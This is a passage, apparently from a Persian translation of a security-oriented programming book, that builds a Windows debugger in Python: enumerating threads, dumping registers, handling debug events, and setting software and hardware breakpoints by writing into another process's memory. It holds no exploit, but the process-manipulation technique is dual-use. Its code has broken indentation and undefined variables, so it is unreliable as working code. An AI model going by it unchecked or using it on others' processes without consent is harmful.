پارامتر dwFlags به تابع دستور میدهد چه نوعی از اطلاعات قرار است جمع آوری شود (نخها, پروسسها, ماژولها و یا توده ها). ما این مقدار را به TH32CS_SNAPTHREAD تنظیم میکنیم که دارای یک مقدار از 0x00000004 است, این مقدار اعلام میکند که ما کلیه نخهایی که وجود دارند را میخواهیم. آرگمان th32ProcessID بسادگی درواقع PID خود پروسس که میخواهیم از آن مشخصات را بگیریم از ما میگیرد اما فقط برای مدلهای TH32CS_SNAPMODULE و TH32CS_SNAPMODULE32 و TH32_SNAPHEAPLIST و TH32_SNAPALL استفاده میشود. بنابراین میتوانید به این منظور که یک نخ برای پروسس ما است یا خیر استفاده شود. وقتی که تابع CreateToolhelp32Snapshot() موفق باشد یک کنترل به شیء مشخصات گرفته شده باز میگرداند که ما از آن برای فراخوانی های ثانویه و جمع آوری اطلاعات بعدی استفاده میکنیم. بعد از اینکه ما به لیست نخها را بدست آوردیم, ما شروع به شناسایی و برشمردن آنها میکنیم. برای شروع اینکار ما از تابع Thread32First()[92] که ساختاری شبیه زیر دارد:

```
BOOL WINAPI Thread32First(
HANDLE hSnapshot,
LPTHREADENTRY32 lpte
);
```

---

88 Thread Enumeration
89 Multithreade
90 MSDN CreateToolhelp32Snapshot Function (*http://msdn2.microsoft.com/en-us/library/ms682489.aspx*).
91 Heap List
92 MSDN Thread32First Function (*http://msdn2.microsoft.com/en-us/library/ms686728.aspx*).

پارامتر hSnapshot کنترلی را که از CreateToolhelp32Snapshop() بازگشت داده شده دریافت میکند و پارامتر Ipte یک اشاره گر به ساختمان THREADENTRY32[93] است. این ساختمان وقتی Thread32First()[94] موفقیت آمیز باشد محصور میشود و شامل اطلاعات وابسطه به اولین نخی که پیدا میشود است. این ساختمان به صورت زیر تعریف میشود:

```
typedef struct THREADENTRY32{
        DWORD dwSize;
        DWORD cntUsage;
        DWORD th32ThreadID;
        DWORD th32OwnerProcessID;
        LONG tpBasePri;
        LONG tpDeltaPri;
        DWORD dwFlags;
};
```

سه فیلد در این ساختمان برای ما جالب هستند که آنها dwSize,th32ThreadID و th32OwnerProcessID هستند. فیلد dwSize باید قبل از فراخوانی تابع Thread32First() اعلان شود که به سایز ساختمان تنظیم میشود. T32ThreadID درواقع TID برای نخی است که میخواهیم روی آن کار کنیم. ما میتوانیم از این پارامتر مانند پارامتر dwThreadId که در تابع OpenThread() توضیح داده شد استفاده کنید. پارامتر th32OwnerProcessID درواقع PID است که مشخص میکند نخ تحت کدام پروسس در حال اجرا است. در واقع برای اینکه تمام نخهای پروسس هدف را مشخص کنیم, ما درواقع مقدار th32OwnerProcessID را با هر یک از پروسس هایی که ساختیم و یا ضمیمه کردیم مقایسه میکنیم. اگر که نتیجه همسان شد ما متوجه میشویم این نخی است متعلق به دیباگر ما است. بعد از اینکه ما اطلاعات مربوط به نخ اول را ضبط کردیم ما میتوانیم با استفاده از فراخوانی تابع Thread32Next() به نخ بعدی برویم. این تابع نیز دقیقا آرگمانهایی مشابه تابع Thread32First() دارد که در مورد آن صحبت کردیم. حالا تنها کاری که ما باید انجام دهیم این است که تابع Thread32Next() را در قالب یک حلقه تکرار کنیم تا دیگر نخی در لیست باقی نماند.

۳,۱,۵ قرار دادن همه چیز در کنارهم

حالا ما میتوانیم یک کنترل معتبر به یک نخ داشته باشیم, مرحله آخر این است که مقدار ثبات را استخراج کنیم. این عملیات با فراخوانی GetThreadContext()[95] انجام می پذیرد. و بعد از آن ما میتوانیم از تابع همسان SetThreadContext()[96] برای تغییر دادن مقدار بدست آمده توسط تابع قبل میباشد.

```
BOOL WINAPI GetThreadContext(
        HANDLE hThread,
        LPCONTEXT lpContext
);
BOOL WINAPI SetThreadContext(
```

93 MSDN THREADENTRY32 Structure (*http://msdn2.microsoft.com/en-us/library/ms686735.aspx*).

94 MSDN Thread32First Function (*http://msdn2.microsoft.com/en-us/library/ms686728.aspx*)

95 MSDN GetThreadContext Function (*http://msdn2.microsoft.com/en-us/library/ms679362.aspx*).

96 MSDN SetThreadContext Function (*http://msdn2.microsoft.com/en-us/library/ms680632.aspx*).


```
                HANDLE hThread,
                LPCONTEXT lpContext
);
```

پارامتر hThread کنترلی است که از فراخوانی تابع ()OpenThread بازگشت داده شده است و پارامتر IpContext یک اشاره گر به ساختمان CONTEXT است که مقدار تمام ثبات را در خود نگاه میدارد فهمیدن این ساختمان برای ما مهم است و ساختاری همانند زیر دارد :

```
typedef struct CONTEXT {
        DWORD ContextFlags;
         DWORD Dr0;
         DWORD Dr1;
         DWORD Dr2;
         DWORD Dr3;
         DWORD Dr6;
         DWORD Dr7;
         FLOATING_SAVE_AREA FloatSave;
         DWORD SegGs;
         DWORD SegFs;
         DWORD SegEs;
         DWORD SegDs;
         DWORD Edi;
         DWORD Esi;
         DWORD Ebx;
         DWORD Edx;
         DWORD Ecx;
         DWORD Eax;
         DWORD Ebp;
         DWORD Eip;
         DWORD SegCs;
         DWORD EFlags;
         DWORD Esp;
         DWORD SegSs;
         BYTE ExtendedRegisters[MAXIMUM_SUPPORTED_EXTENSION];
};
```

همانطور که مشاهده میکنید تمام ثبات در این لیست موجود هستند, شامل ثبات دیباگ و ثبات قسمت[97]. ما به شدت از این ساختمان در تمرین ساخت دیباگر خود استفاده میکنیم بنابراین مطمئن شوید که این با این ساختمان آشنایی پیدا کردید.

حالا بگذارید پیش دوست قدیمی خود یعنی my_debugger.py برویم و آن را مقداری گسترش دهیم و به آن قابلیت های برشماردن نخها و ثبات را اضافه کنیم.

my_debugger.py

```
class debugger():
...
def open_thread (self, thread_id):
        h_thread = kernel32.OpenThread(THREAD_ALL_ACCESS, None,
```

[97] Segment Register

```
                thread_id)
                if h_thread is not None:
                        return h_thread
else:
                print "[*] Could not obtain a valid thread handle."
                return False
def enumerate_threads(self):
                thread_entry = THREADENTRY32()
thread_list = []
        snapshot = kernel32.CreateToolhelp32Snapshot(TH32CS
        _SNAPTHREAD, self.pid)
if snapshot is not None:
          # You have to set the size of the struct
          # or the call will fail
          thread_entry.dwSize = sizeof(thread_entry)
            success = kernel32.Thread32First(snapshot,
            byref(thread_entry))
while success:
          if thread_entry.th32OwnerProcessID == self.pid:
thread_list.append(thread_entry.th32ThreadID)
          success = kernel32.Thread32Next(snapshot,
          byref(thread_entry))

kernel32.CloseHandle(snapshot)
return thread_list

else:

return False

def get_thread_context (self, thread_id):

           context = CONTEXT()
           context.ContextFlags = CONTEXT_FULL | CONTEXT_DEBUG_REGISTERS

         # Obtain a handle to the thread
         h_thread = self.open_thread(thread_id)
        if kernel32.GetThreadContext(h_thread, byref(context)):
                        kernel32.CloseHandle(h_thread)
                        return context
else:

return False
```

حالا که قابلیت های دیباگر خود را مقداری افزایش دادیم. بگذارید که برنامه امتحان خود را نیز کمی بروز کنید.

my_test.py

```
import my_debugger

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the Process to attach to: ")

debugger.attach(int(pid))
```


```
list = debugger.enumerate_threads()

# For each thread in the list we want to
# grab the value of each of the registers

for thread in list:
        thread_context = debugger.get_thread_context(thread)
        # Now let's output the contents of some of the registers
        print "[*] Dumping registers for thread ID: 0x%08x" % thread
        print "[**] EIP: 0x%08x" % thread_context.Eip
        print "[**] ESP: 0x%08x" % thread_context.Esp
        print "[**] EBP: 0x%08x" % thread_context.Ebp
        print "[**] EAX: 0x%08x" % thread_context.Eax
        print "[**] EBX: 0x%08x" % thread_context.Ebx
        print "[**] ECX: 0x%08x" % thread_context.Ecx
        print "[**] EDX: 0x%08x" % thread_context.Edx
        print "[*] END DUMP"
debugger.detach()
```

حالا وقتی این برنامه را اجرا میکنید باید خروجی شبیه زیر داشته باشید

```
Enter the PID of the Process to attach to: 4028
[*] Dumping registers for thread ID: 0x00000550
[**] EIP: 0x7c90eb94
[**] ESP: 0x0007fde0
[**] EBP: 0x0007fdfc
[**] EAX: 0x006ee208
[**] EBX: 0x00000000
[**] ECX: 0x0007fdd8
[**] EDX: 0x7c90eb94
[*] END DUMP
[*] Dumping registers for thread ID: 0x000005c0
[**] EIP: 0x7c95077b
[**] ESP: 0x0094fff8
[**] EBP: 0x00000000
[**] EAX: 0x00000000
[**] EBX: 0x00000001
[**] ECX: 0x00000002
[**] EDX: 0x00000003
[*] END DUMP
[*] Finished debugging. Exiting...
```

مقدار ثبات CPU و نخ های در حال اجرا

خروجی بسیار جالب است اینطور نیست؟ حالا ما میتوانیم وضعیت تمام ثبات CPU را در هر زمانی مشاهده کنیم. این تست را بر روی تعداد دیگری از پروسس ها انجام دهید و نتایجی که میگیرید را بررسی کنید.حالا ما هسته ی دیباگر خود را ایجاد کردیم حالا زمان آن رسیده است که رویداد های ساده دیباگ و وقفه های مختلف را ایجاد کنید.

۳,۱,۶ ساختار کنترل کننده های رویداد های دیباگ

برای اینکه دیباگر ما عملی در مقابل رویداد های مشخص داشته باشد ما نیاز داریم یک کنترل کننده[۹۸] برای هر رویدادی دیباگ که میتواند رخ دهد تعریف کنیم. اگر ما به تابعی که در مورد آن صحبت کردیم یعنی WaitForDebugEvent() بازگردیم میدانیم که این تابع یک ساختمان DEBUG_EVENT هرجا که یک رویداد دیباگ انتفاق بیفتد, بازمیگرداند. در قبل ما این ساختمان را ندیده گرفتیم به صورت خودکار گذاشیم پروسس کار خود را ادامه دهد. اما حالا ما میخواهیم از اطلاعات داخل این ساختمان برای اینکه چگونه یک رویداد را مدریت کنیم استفاده کنیم. ساختمان DEBUG_EVENT ساختاری شبیه زیر دارد :

```
typedef struct DEBUG_EVENT {
DWORD dwDebugEventCode;
DWORD dwProcessId;
DWORD dwThreadId;
        union {
        EXCEPTION_DEBUG_INFO Exception;
        CREATE_THREAD_DEBUG_INFO CreateThread;
        CREATE_Process_DEBUG_INFO CreateProcessInfo;
        EXIT_THREAD_DEBUG_INFO ExitThread;
        EXIT_Process_DEBUG_INFO ExitProcess;
        LOAD_DLL_DEBUG_INFO LoadDll;
        UNLOAD_DLL_DEBUG_INFO UnloadDll;
        OUTPUT_DEBUG_STRING_INFO DebugString;
        RIP_INFO RipInfo;
        }u;
};
```

اطلاعات مفید بسیاری در این ساختمان وجود دارد. فیلد dwDebugEventCode برای ما جالب است, به خاطر اینکه نوع رویدادی را که تابع WaitForDebugEvent() بازمیگرداند مشخص میکند. رویداد های مختلف دیباگ در جدول 1-3 مشخص شده اند.

کد رویداد	مقدار کد رویداد	مقدار Union برای u
0x1	EXCEPTION_DEBUG_EVENT	u.Exception
0x2	CREATE_THREAD_DEBUG_EVENT	u.CreateThread
0x3	CREATE_Process_DEBUG_EVENT	u.CreateProcessInfo
0x4	EXIT_THREAD_DEBUG_EVENT	u.ExitThread
0x5	EXIT_Process_DEBUG_EVENT	u.ExitProcess
0x6	LOAD_DLL_DEBUG_EVENT	u.LoadDll
0x7	UNLOAD_DLL_DEBUG_EVENT	u.UnloadDll
0x8	OUPUT_DEBUG_STRING_EVENT	u.DebugString
0x9	RIP_EVENT	u.RipInfo

[98] Handler

با کنکاش در مقدار dwDebugEventCode ما میتوانیم ساختمان را با مقدار اعلان شده در uninon تحت عنوان u مشاهده کنیم. بگذارید حالا حلقه ی دیباگ خود را برای اینکه نمایش دهیم کدام رویداد رخ داده است تغییر دهیم. با استفاده از اطلاعات ذکر شده ما میتوانیم رویداد های کلی بعد از ضمیمه کردن و یا بازکردن یک پروسس را مشاهده کنیم. در اینجا ما اسکریپت های my_debugger.py و my_test.py را بروز میکنیم.

my_debugger.py

```
...
class debugger():

        def __init__(self):
            self.h_Process = None
            self.pid = None
            self.debugger_active = False
            self.h_thread = None
            self.context = None
...
def get_debug_event(self):
     debug_event = DEBUG_EVENT()
     continue_status= DBG_CONTINUE
if kernel32.WaitForDebugEvent(byref(debug_event),INFINITE):

# Let's obtain the thread and context information
    self.h_thread = self.open_thread(debug_event.dwThreadId)
    self.context = self.get_thread_context(self.h_thread)

print "Event Code: %d Thread ID: %d" %
     (debug_event.dwDebugEventCode, debug_event.dwThreadId)

kernel32.ContinueDebugEvent(
       debug_event.dwProcessId,
       debug_event.dwThreadId,
       continue_status )
```

my_test.py

```
import my_debugger

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the Process to attach to: ")

debugger.attach(int(pid))
debugger.run()
debugger.detach()
```

دوباره, اگر ما دوباره از دوست خود calc.exe استفاده کنیم, خروجی اسکریپت ما مشابه زیر خواهد بود


```
Enter the PID of the Process to attach to: 2700
Event Code: 3 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 2 Thread ID: 3912
Event Code: 1 Thread ID: 3912
Event Code: 4 Thread ID: 3912
```

کد رویدادها در زمان ضمیمه کردن پروسس calc.exe

بنابراین مبتنی برخروجی اسکریپت ما میتوانیم ببنیم یک رویداد CREATE_Process_EVENT با (0x3) در ابتدا رخ داده است سپس در ادامه یک رویداد LOAD_DLL_DEBUG_EVENT با (0x6) و سپس یک رویداد CREATE_THREAD_DEBUG_EVENT با (0x2) رخ داده است. سپس رویداد بعدی در واقع یک EXCEPTION_DEBUG_EVENT با (0x1) است, که درواقع یک وقفه[99] توسط ویندوز است که به دیباگر امکان کاوش در مورد وضعیت قبل از ادامه ی اجرا را میدهد. و آخرین چیزی که ما در اینجا میبینیم یک EXIT_THREAD_DEBUG_EVENT است که یک نخ با TID برابر 3912 است که پایان اجرا را مشخص میکند. رویداد اعتراض[100] بسیار جالب است, این اعتراض میتواند شامل وقفه, خطای دسترسی, یا دسترسی نامناسب (برای مثال تلاش برای نوشتن بر روی یک صفحه ی فقط خواندنی) تمام این رویداد ها برای ما مهم هستند. اما ابتدا بگذارید وقفه ایجاد شده توسط ویندوز را رهگیری کنیم. فایل my_debugger.py را بازکنید و کد زیر را وارد کنید.

my_debugger.py

```
    …
class debugger():
        def __init__(self):
            self.h_Process = None
            self.pid = None
            self.debugger_active = False
            self.h_thread = None
            self.context = None
            self.exception = None
            self.exception_address = None
    ...
        def get_debug_event(self):

            debug_event = DEBUG_EVENT()
            continue_status= DBG_CONTINUE
```

[99] Breakpoint
[100] Exception Event

```
if kernel32.WaitForDebugEvent(byref(debug_event),INFINITE):
            # Let's obtain the thread and context information
            self.h_thread = self.open_thread(debug_event.dwThreadId)

           self.context = self.get_thread_context(self.h_thread)
           print "Event Code: %d Thread ID: %d" %
          (debug_event.dwDebugEventCode, debug_event.dwThreadId)
          # If the event code is an exception, we want to
          # examine it further.
          if debug_event.dwDebugEventCode == EXCEPTION_DEBUG_EVENT:
          # Obtain the exception code
          exception =
          debug_event.u.Exception.ExceptionRecord.ExceptionCode
          self.exception_address =
          debug_event.u.Exception.ExceptionRecord.ExceptionAddress
          if exception == EXCEPTION_ACCESS_VIOLATION:
          print "Access Violation Detected."
        # If a breakpoint is detected, we call an internal
        # handler.
        elif exception == EXCEPTION_BREAKPOINT:
             continue_status = self.exception_handler_breakpoint()
        elif ec == EXCEPTION_GUARD_PAGE:
             print "Guard Page Access Detected."
        elif ec == EXCEPTION_SINGLE_STEP:
            print "Single Stepping."
         kernel32.ContinueDebugEvent( debug_event.dwProcessId,
         debug_event.dwThreadId,
          continue_status )
      def exception_handler_breakpoint():
          print "[*] Inside the breakpoint handler."
          print "Exception Address: 0x%08x" %
          self.exception_address
          return DBG_CONTINUE
```

اگر شما اسکریپت تست را اجرا کنید, اینبار شما باید خروجی به صورت یک وقفه اعتراض ببینید. همچنین ما دارای وقفه هایی مانند وقفه های سخت افزاری [۱۰۱] (EXEPTION_SINGLE_STEP) و وقفه های حافظه (EXCEPTION_GAURD_PAGE) هستیم که به وسیله ی دانشی که پیدا کردیم میتوانیم هر سه نوع وقفه متفاوت خود را ایجاد کنیم و کنترل کننده های مناسب برای هر یک بنویسیم.

۳,۱,۷ قدرت کامل با وقفه ها

حالا ما یک هسته خوب برای دیباگر خود نوشتیم و زمان آن رسیده است که وقفه ها را اضافه کنیم. با اطلاعات بدست آمده فصل دوم, ما میتوانیم وقفه های سخت افزاری و و نرم افزاری و حافظه را بسازیم. ما همچنین کنترل کننده ی های ویژه ای برای هر یک از وقفه ها ایجاد میکنیم.

[101] Hardware breakpoint

۳,۱,۸ وقفه های نرم افزاری

درواقع برای قرار دادن یک وقفه سخت افزاری, ما احتیاج داریم تا حافظه یک پروسس را بخوانیم و بنویسیم. این عملیات وسیله توابع ReadProcessMemory()[۱۰۲] و WriteProcessMemory()[۱۰۳] انجام میشود. این توابع الگوهای شبیه زیر دارند :

```
BOOL WINAPI ReadProcessMemory(
        HANDLE hProcess,
        LPCVOID lpBaseAddress,
        LPVOID lpBuffer,
       SIZE_T nSize,
       SIZE_T* lpNumberOfBytesRead
);
```

```
BOOL WINAPI WriteProcessMemory(
        HANDLE hProcess,
        LPCVOID lpBaseAddress,
        LPCVOID lpBuffer,
        SIZE_T nSize,
        SIZE_T* lpNumberOfBytesWritten
);
```

هردوی این فراخوانی ها به دیباگراجازه میدهند که در حافظه کنکاو کنید. پارامتر ها بسیار واضح هستند. IpBaseAddress آدرس جایی است که شما میخواهید خواندن و یا نوشتن را آغاز کنید و پارامترIpBuffer یک اشاره به جایی است که میخواهید بخوانید و یا بنویسید و پارامتر nSize درواقع مجموع بایتهای است که شما میخواهید بخوانید و یا بنویسید.با استفاده از این دو تابع ما میتوانیم به راحتی قابلیت وقفه های نرم افزاری را به دیباگر خود اضافه کنیم. حالا بگذارید کلاس هسته ی دیباگر خود را برای پشتیبانی و کنترل کردن وقفه های نرم افزاری ویرایش کنیم.

my_debugger.py

```
...
class debugger():
        def __init__(self):
        self.h_Process = None
        self.pid = None
        self.debugger_active = False
        self.h_thread = None
        self.context = None
        self.breakpoints = {}
...
       def read_Process_memory(self,address,length):
            data = ""
            read_buf = create_string_buffer(length)
            count = c_ulong(0)
```

[102] MSDN ReadProcessMemory Function (*http://msdn2.microsoft.com/en-us/library/ms680553.aspx*).

[103] MSDN WriteProcessMemory Function (*http://msdn2.microsoft.com/en-us/library/ms681674.aspx*).

```
            if not kernel32.ReadProcessMemory(self.h_Process,
                                                address,
                                               read_buf,
                                                 length,
                                             byref(count)):
                return False
            else:
                data += read_buf.raw
                 return data

        def write_Process_memory(self,address,data):
            count = c_ulong(0)
            length = len(data)
            c_data = c_char_p(data[count.value:])
            if not kernel32.WriteProcessMemory(self.h_Process,
                                                address,
                                                 c_data,
                                                 length,
                                             byref(count)):
                return False
            else:
                return True
        def bp_set(self,address):
            if not self.breakpoints.has_key(address):
                try:
                # store the original byte
                 original_byte = self.read_Process_memory(address, 1)

                # write the INT3 opcode
                self.write_Process_memory(address, "\xCC")

                # register the breakpoint in our internal list
                self.breakpoints[address] = (address, original_byte)
            except:
            return False
return True
```

حالا برنامه ما وقفه های نرم افزاری را پشتیبانی میکند, ما احتیاج داریم مکانی برای قرار دادن یکی از آنها پیدا کنیم. به صورت کلی, وقفه ها برای فراخوانی توابع به شکل های مختلف تنظیم میشوند, برای بهره برداری از این تمرین ما از دوست خوب خود یعنی تابع printf() به عنوان تابعی که میخواهیم آن را هدف قرار دهیم استفاده میکنیم. توابع دیباگ ویندوز به ما یک متود ساده برای پیدا کردن آدرس مجازی یک تابع با استفاده از GetProcAddress()[۱۰۴] که بازهم از kernel32.dll استخراج شده است میدهد. تنها چیزی این تابع نیاز دارد کنترل به ماژول مورد نظر (یک dll. و یا exe.) که شامل تابعی است که مورد نظر ماست. ما این کنترل را با استفاده از تابع GetModuleHandle()[۱۰۵] بدست می آوریم. الگوی این توابع به صورت زیر میباشد :

```
FARPROC WINAPI GetProcAddress(
            HMODULE hModule,
           LPCSTR lpProcName
```

[104] MSDN GetProcAddress Function (*http://msdn2.microsoft.com/en-us/library/ms683212.aspx*).

[105] MSDN GetModuleHandle Function (*http://msdn2.microsoft.com/en-us/library/ms683199.aspx*).


```
);
```

```
HMODULE WINAPI GetModuleHandle(
LPCSTR lpModuleName
);
```

همانطور که مشاهده میکنید یک زنجیره ی بسیار ساده از رویداد ها هستند, ما یک کنترل را به ماژول مورد نظر خود میدهیم و سپس به جستجوی آدرس استخراج شده میپردازیم. بگذارید یک تابع کمکی به دیباگر خود اضافه کنیم که این کار را انجام دهد به فایل my_debugger.py بازگردید.

my_debugger.py

```
...
class debugger():
...
        def func_resolve(self,dll,function):

            handle = kernel32.GetModuleHandleA(dll)
            address = kernel32.GetProcAddress(handle, function)

            kernel32.CloseHandle(handle)
            return address
```

حالا بگذارید یک امتحان دیگر با استفاده از تابع printf() در یک حلقه بکنیم. ما ابتدا آدرس تابع را پیدا میکنیم سپس یک وقفه روی آن قرار میدهیم. بعد از اینکه برنامه به وقفه رسید. ما باید خروجی را ببینیم و پروسس به حلقه ادامه میدهد. یک فایل جدید به نام printf_loop.py و کد زیر را وارد کنید.

printf_loop.py

```
from ctypes import *
import time

msvcrt = cdll.msvcrt
counter = 0
while 1:
    msvcrt.printf("Loop iteration %d!\n" % counter)
    time.sleep(2)
    counter += 1
```

حالا بگذارید که محیط تست خود را بروز کنیم تا یک پروسس را ضمیمه کنیم و روی تابع ()printf یک وقفه قرار دهیم.

my_test.py

```
import my_debugger

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the Process to attach to: ")

debugger.attach(int(pid))

printf_address = debugger.func_resolve("msvcrt.dll","printf")

print "[*] Address of printf: 0x%08x" % printf_address

debugger.bp_set(printf_address)

debugger.run()
```

حالا برای تست فایل prinf_loop.py را اجرا کنید و سپس PID فایل python.exe را از task استخراج کنید. حالا فایل my_test.py را اجرا کنید و PID بدست آمده را وارد کنید شما حالا باید خروجی شبیه زیر مشاهده کنید.

```
Enter the PID of the Process to attach to: 4048
[*] Address of printf: 0x77c4186a
[*] Setting breakpoint at: 0x77c4186a
Event Code: 3 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 2 Thread ID: 3620
Event Code: 1 Thread ID: 3620
[*] Exception address: 0x7c901230
[*] Hit the first breakpoint.
Event Code: 4 Thread ID: 3620
Event Code: 1 Thread ID: 3148
[*] Exception address: 0x77c4186a
[*] Hit user defined breakpoint.
```

مراحل کنترل رویداد های یک وقفه نرم افزاری

ما میتوانیم مشاهده کنیم که تابع printf() در آدرس 0x77c4186a پیدا شده است, و ما میخواهیم وقفه خود را در آن آدرس قرار دهیم. اولین اعتراض[۱۰۶] برای وقفه است که توسط خود ویندور قرار داده شده است. ولی وقتی اعتراض دوم ایجاد میشود ما میبینیم که در آدرس 0x77c4186a است یعنی دقیقا آدرس تابع printf() بعد از اینکه وقفه به درستی هدایت شد پروسس میتواند حلقه را ادامه دهد. دیباگر ما حالا به خوبی از وقفه های نرم افزاری حمایت میکند حالا بگذارید به سراغ وقفه های سخت افزاری برویم.

۳,۱,۹ وقفه های سخت افزاری

نوع دوم وقفه ها در واقع وقفه های سخت افزاری است که با تنظیم کردن یک سری بیت ها در CPU و در ثبات دیباگ انجام می پذیرد. ما این فرایند را به طور کامل در فصل قبل توضیح دادیم پس حالا اجازه دهید نحوه ی پیاده سازی را توضیح دهیم. یکی از مهم ترین چیزی که در هنگام کار با وقفه سخت افزای باید به آن توجه کنید این است که همیشه وضعیت آنها را پیگیری کنید و بدانید کدام یک از چهار ثبات دیباگ برای اینکار در حال حاضر خالی و قابل استفاده است و کدام یک در حال استفاده است. بگذارید کار خود را با برشماردن تمام نخهای برنامه در پروسس و کسب محتویات CPU[۱۰۷] برای هر یک از آنها شروع کنیم. با استفاده از اطلاعات کسب شده ما میتوانیم یکی از ثبات بین DR0 تا DR3 را (با توجه به اینکه کدام یک آزاد است) برای قرار دادن آدرس وقفه در آن استفاده کنیم. سپس ما با اختصاص دادن بیت های لازم به ثبات DR7 برای فعال کردن وقفه و تنظیم کردن طول و نوع استفاده کنیم.

بعد از اینکه ما روتین لازم را برای تنظیم وقفه آماده کردیم, ما احتیاج داریم که حلقه دیباگ اصلی خود را ویرایش کنیم تا بتواند اعتراض های که توسط وقفه های سخت افزاری ایجاد میشود شناسایی کند ما این موضوع را میدانیم که وقفه سخت افزاری به وسیله ی یک INT1 (یا رویداد تک مرحله ای[۱۰۸]) نمایان میشود, بنابراین براحتی ما میتوانیم یک کنترل کننده اعتراض[۱۰۹] دیگر به حلقه دیباگ خود اضافه کنیم. بگذاریم کار را با تنظیم وقفه شروع کنیم.

my_debugger.py

```
...
class debugger():
        def __init__(self):
        self.h_Process = None
        self.pid = None
        self.debugger_active = False
        self.h_thread = None
        self.context = None
        self.breakpoints = {}
        self.first_breakpoint= True
        self.hardware_breakpoints = {}
...
```

[106] Exception
[107] Context Record
[108] Single-Step event
[109] Exception Handler

```
    def bp_set_hw(self, address, length, condition):
        # Check for a valid length value
        if length not in (1, 2, 4):
            return False
        else:
            length -= 1
        # Check for a valid condition
        if condition not in (HW_ACCESS, HW_EXECUTE, HW_WRITE):
            return False
        # Check for available slots
        if not self.hardware_breakpoints.has_key(0):
            available = 0
        elif not self.hardware_breakpoints.has_key(1):
            available = 1
        elif not self.hardware_breakpoints.has_key(2):
            available = 2
        elif not self.hardware_breakpoints.has_key(3):
            available = 3
        else:
            return False
        # We want to set the debug register in every thread
        for thread_id in self.enumerate_threads():
            context = self.get_thread_context(thread_id=thread_id)
            # Enable the appropriate flag in the DR7
            # register to set the breakpoint
            context.Dr7 |= 1 << (available * 2)
            # Save the address of the breakpoint in the
            # free register that we found
            if available == 0:
                context.Dr0 = address
            elif available == 1:
                context.Dr1 = address
            elif available == 2:
                context.Dr2 = address
            elif available == 3:
                context.Dr3 = address
            # Set the breakpoint condition
            context.Dr7 |= condition << ((available * 4) + 16)
            # Set the length
            context.Dr7 |= length << ((available * 4) + 18)
            # Set thread context with the break set
            h_thread = self.open_thread(thread_id)
            kernel32.SetThreadContext(h_thread,byref(context))
        # update the internal hardware breakpoint array at the used
        # slot index.
        self.hardware_breakpoints[available] = (address,length,condition)
        return True
```

شما میتوانید ببینید که ما یک فضای خالی را برای ذخیره سازی وقفه به وسیله ی چک کردن دیکشنری[110] hardware_breakpoits انتخاب میکنیم. بعد از اینکه یک فضای خالی پیدا کردیم, ما آدرس را به فضای خالی انحصار میدهیم و ثبات DR7 را با پرچم های[111]

[110] Python Dictonary
[111] Flags

درست برای فعال سازی وقفه تنظیم میکنیم. حالا ما یک مکانیزم برای پشتیبانی از وقفه ها داریم, بگذارید که حلقه رویداد های خود را گسترش دهیم و به آن یک کنترل کننده اعتراض[۱۱۲] برای پشتیبانی از INT1 اضافه کنیم.

my_debugger.py

```
...
class debugger():
...
        def get_debug_event(self):
            if self.exception == EXCEPTION_ACCESS_VIOLATION:
              print "Access Violation Detected."
            elif self.exception == EXCEPTION_BREAKPOINT:
              continue_status = self.exception_handler_breakpoint()
            elif self.exception == EXCEPTION_GUARD_PAGE:
              print "Guard Page Access Detected."
           elif self.exception == EXCEPTION_SINGLE_STEP:
              self.exception_handler_single_step()
...
        def exception_handler_single_step(self):
            # Comment from PyDbg:
            # determine if this single step event occurred in reaction to a
          # hardware breakpoint and grab the hit breakpoint.
          # according to the Intel docs, we should be able to check for
          # the BS flag in Dr6. but it appears that Windows
          # isn't properly propagating that flag down to us.
          if self.context.Dr6 & 0x1 and self.hardware_breakpoints.has_key(0):
            slot = 0
          elif self.context.Dr6 & 0x2 and self.hardware_breakpoints.has_key(1):
            slot = 1
          elif self.context.Dr6 & 0x4 and self.hardware_breakpoints.has_key(2):
            slot = 2
          elif self.context.Dr6 & 0x8 and self.hardware_breakpoints.has_key(3):
            slot = 3
          else:
          # This wasn't an INT1 generated by a hw breakpoint
            continue_status = DBG_EXCEPTION_NOT_HANDLED
          # Now let's remove the breakpoint from the list
          if self.bp_del_hw(slot):
            continue_status = DBG_CONTINUE
            print "[*] Hardware breakpoint removed."
           return continue_status
      def bp_del_hw(self,slot):
          # Disable the breakpoint for all active threads
          for thread_id in self.enumerate_threads():
          context = self.get_thread_context(thread_id=thread_id)
          # Reset the flags to remove the breakpoint
          context.Dr7 &= ~(1 << (slot * 2))
         # Zero out the address
        if slot == 0:
          context.Dr0 = 0x00000000
        elif slot == 1:
          context.Dr1 = 0x00000000
```

[112] Exception Handler

```
        elif slot == 2:
            context.Dr2 = 0x00000000
        elif slot == 3:
            context.Dr3 = 0x00000000
        # Remove the condition flag
            context.Dr7 &= ~(3 << ((slot * 4) + 16))
        # Remove the length flag
            context.Dr7 &= ~(3 << ((slot * 4) + 18))
        # Reset the thread's context with the breakpoint removed
            h_thread = self.open_thread(thread_id)
            kernel32.SetThreadContext(h_thread,byref(context))
        # remove the breakpoint from the internal list.
            del self.hardware_breakpoints[slot]
           return True
```

